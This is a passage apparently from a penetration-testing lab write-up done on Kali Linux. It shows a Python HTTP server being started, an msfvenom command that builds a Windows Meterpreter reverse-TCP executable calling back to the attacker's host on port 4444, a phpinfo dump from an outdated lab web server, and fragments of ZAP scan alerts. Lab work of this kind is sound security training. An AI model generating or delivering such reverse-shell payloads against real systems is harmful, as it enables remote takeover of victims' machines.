└─$ python3 -m http.server -b 10.0.2.5 333
Serving HTTP on 10.0.2.5 port 333 (http://10.0.2.5:333/) ...
10.0.2.7 - - [04/May/2024 06:02:27] "GET / HTTP/1.1" 200 -
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.0.2.5 lport
=4444 -f exe -o myexploit.exe
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: myexploit.exe
```

4)


phpinfo()
10.0.2.9/phpinfo.php
Kali Linux
Kali Tools
Kali Linux
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PHP Version 5.2.4-2ubuntu5.10
php
System
Linux webserver 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date
Jan 6 2010 21:50:12
Server API
CGI/FastCGI
Virtual Directory Support
disabled
Configuration File (php.ini) Path
/etc/php5/cgi
Loaded Configuration File
/etc/php5/cgi/php.ini
Scan this dir for additional .ini files
/etc/php5/cgi/conf.d
additional .ini files parsed
/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API
20041225
PHP Extension
20060613
Zend Extension
220060519
Debug Build
no
Thread Safety
disabled
Zend Memory Manager
enabled
IPv6 Support
enabled
Registered PHP Streams
zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports
tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters
string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*
This server is protected with the Suhosin Patch 0.9.6.2
version
Highlight All
Match Case
Match Diacritics
Whole Words
6 of 27 matches
X-Content-Type-Options Header Missing (5)
Authentication Request Identified
individual to further attack the system or conduct social engineering efforts.
Other Info:
Alerts
Main Proxy: localhost:8080
Current Scans